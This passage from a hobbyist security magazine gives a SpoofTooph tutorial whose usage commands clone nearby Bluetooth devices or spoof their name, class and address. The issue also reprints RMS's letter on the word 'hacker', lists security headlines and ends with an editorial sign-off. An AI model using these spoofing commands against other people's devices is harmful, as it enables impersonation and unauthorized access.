   00:AB:C7:D4:BE:D9    0x070200        [ Positioning, Networking, Rendering ]
6) Peripheral (Remote control)          Malcolm Reynolds's Peripheral
```

Spooftooph has several options for Bluetooth device information modification:

Option 1: Continuously scan an area for Bluetooth devices. Make a selection on which device in the list to clone. This option also allows for logging of the scanned devices.

Option 2: Randomly generate and assign valid Bluetooth interface information. The class and address are randomly generated and the name is derived from a list of the top 100 most common names in US and the type of device. For example if the randomly generated class is a phone, SpoofTooph might generate the name "Bob's Phone".



Option 3: Specify the name, class, and address a user wishes for the Bluetooth interface to have.

Option 4: Read in the log of previous scans and select a device to clone. Users can also manually add Bluetooth profiles to these log files.

Option 5: Incognito mode. Scan for and clone new devices at user assigned intervals.

Usage:
To modify the Bluetooth adapter, spooftooth must be run with root privileges. Spooftooph offers five modes of usage:

1) Specify NAME, CLASS and ADDR.

```
> spooftooph -i hci0 -n new_name -a 00:11:22:33:44:55 -c 0x1c010c
```

2) Randomly generate NAME, CLASS and ADDR.

```
> spooftooph -i hci0 -r
```

3) Scan for devices in range and select device to clone. Optionally dump

the device information in a specified log file.

```
> spooftooph -i hci0 -s -d file.log
```

4) Load in device info from log file and specify device info to clone.

```
> spooftooph -i hci0 -l file.log
```

5) Clone a random devices info in range every X seconds.

```
> spooftooph -i hci0 -t 10
```

I hope it will help you in some part of your life. :P
So, now you can clone any bluetooth device you want.
Happy Cloning.

This article is written by Mr Kislay Bhardwaj. He is the Chief Technical Officer of The Hacker News. He is L|PT, ECSA and a C|EH. He is also credited as Security Researcher by Microsoft

An Open Letter

Dear Editor :

This letter is not meant for publication, although you can publish it if you wish. It is meant specifically for you, the editor, not the public. I am a hacker. That is to say, I enjoy playing with computers -- working with, learning about, and writing clever computer programs. I am not a cracker; I don't make a practice of breaking computer security. There's nothing shameful about the hacking I do. But when I tell people I am a hacker, people think I'm admitting something naughty -- because newspapers such as yours misuse the word "hacker", giving the impression that it means "security breaker" and nothing else.

You are giving hackers a bad name. The saddest thing is that this problem is perpetuated deliberately. Your reporters know the difference between "hacker" and "security breaker". They know how to make the distinction, but you don't let them! You insist on using "hacker" pejoratively. When reporters try to use another word, you change it. When reporters try to explain the other meanings, you cut it. Of course, you have a reason. You say that readers have become used to your insulting usage of "hacker", so that you cannot change it now. Well, you can't undo past mistakes today; but that is no excuse to repeat them tomorrow.

If I were what you call a "hacker", at this point I would threaten to crack your computer and crash it. But I am a hacker, not a cracker. I don't do that kind of thing! I have enough computers to play with at home and at work; I don't need yours. Besides, it's not my way to respond to insults with violence. My response is this letter. You owe hackers an apology; but more than that, you owe us ordinary respect.

Sincerely, etc.

That's the text of a letter RMS wrote to the Wall Street Journal to complain about their policy of using "hacker" only in a pejorative sense. We hear that most major newspapers have the same policy.
If you'd like to help change this situation, send your favorite newspaper the same letter - or, better yet, write your own letter.

Quoted from: JARGON FILE, VERSION 4.2.2, 20 AUG 2000

Latest Tech Crunches

#1 Apple's iOS vulnerable to Man-in-the-middle Attack, Install iOS 7.0.6 to Patch

#2 WhatsApp for Android added most awaited privacy option for all who do not want to display information about when they last used the app. This is the first impressive update of the WhatsApp after acquisition by Facebook.

#3 Adobe releases another Emergency Security Patch for Flash Player

#4 Popular Smartphone Messaging app WhatsApp's $19 billion acquired by Social Network giant Facebook.

#5 ZeuS Trojan variant Targets Salesforce accounts and SaaS Applications

#6 Tinder Online Dating app vulnerability revealed Exact Location of Users

#7 Linksys Malware 'The Moon' Spreading from Router to Router

#8 LINKUP - First Ransomware trojan that modifies DNS settings to mine Bitcoin forcefully

#9 ICEPOL Ransomware Servers seized by Romanian Police that infected 260,000 Computers

#10 Cryptolocker Malware learned to replicate itself through removable USB drives

An Epilogue

Thank you for reading our magazine with such interest. It's great to have readers like you with us. We hope that you would have learned something new from our magazine and that you would have liked our Black n' White edition ;)

The April issue will be released sometime between April 1 and April 20. We now have an official website for our magazine:

www.cyberwizards.org

Here, you can check out for the latest news and updates from Cyber Wizards and Code Zer0. The previous issues of the magazine are also available for download. You can now either read or download your favourite magazine from Google Drive.

We have put up share buttons for Facebook, LinkedIn, Twitter, Pinterest and Google+. So, kindly show your support by liking the website and sharing the magazine. And yes, please dont forget to distribute the magazine among your friends and neighbours, who may also be in need of such information.

That's all folks, keep learning, keep practicing and have a safe and secure hunting session.

With Warm Regards,
The Code Zer0 Magazine Crew
(editorial.cyberwizards@gmail.com)